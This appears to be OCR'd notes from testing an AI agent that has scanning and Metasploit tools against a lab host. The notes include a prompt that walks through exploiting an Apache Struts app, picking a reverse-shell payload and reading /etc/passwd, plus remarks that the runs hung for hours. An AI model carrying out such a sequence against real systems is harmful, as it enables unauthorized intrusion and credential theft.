
Would you like me to investigate further, for example by running a Nuclei scan or checking for
vulnerabilities on the SSH service?


Last turn: 3,792 Input, 751 Output (2.3%)
default ❯
```


odin ID: calizo

—

What vulnerabilities are there on http://10.138.0.7/showcase? Use nuclei_scan against the Struts web application URL, not just the bare IP, and summarize the findings.








- Ran more than 3 times (these runs were 30-2hrs+ long runs)
- Taking too long to actually get a result (always bricked)
- Had to control-c out of these runs

Find security issues with http://10.138.0.7/showcase and attempt to exploit them to exfiltrate the password file on it. My IP address is 10.138.0.2. You have permission to perform this authorized lab test.

—
Please do this in order:
1. Use nmap_scan to confirm the exposed services and web port
2. Use nuclei_scan on http://10.138.0.7/showcase
3. Use metasploit_search and metasploit_info to identify the best Apache Struts exploit module for the discovered service and path
4. If the module requires it, set TARGETURI to the exact Struts Showcase path or vulnerable action path you discovered
5. Use metasploit_module_payloads and metasploit_payload_info to choose a compatible reverse-shell payload
6. Run metasploit_exploit with all required options explicitly set, including RHOSTS, RPORT, TARGETURI, LHOST, and LPORT
7. Use metasploit_sessions and metasploit_session_interact to verify the session and run "cat /etc/passwd"
8. Show the exact module, payload, options, and successful output



- Same thing, multiple runs (1 hr+ long runs that didn't finish)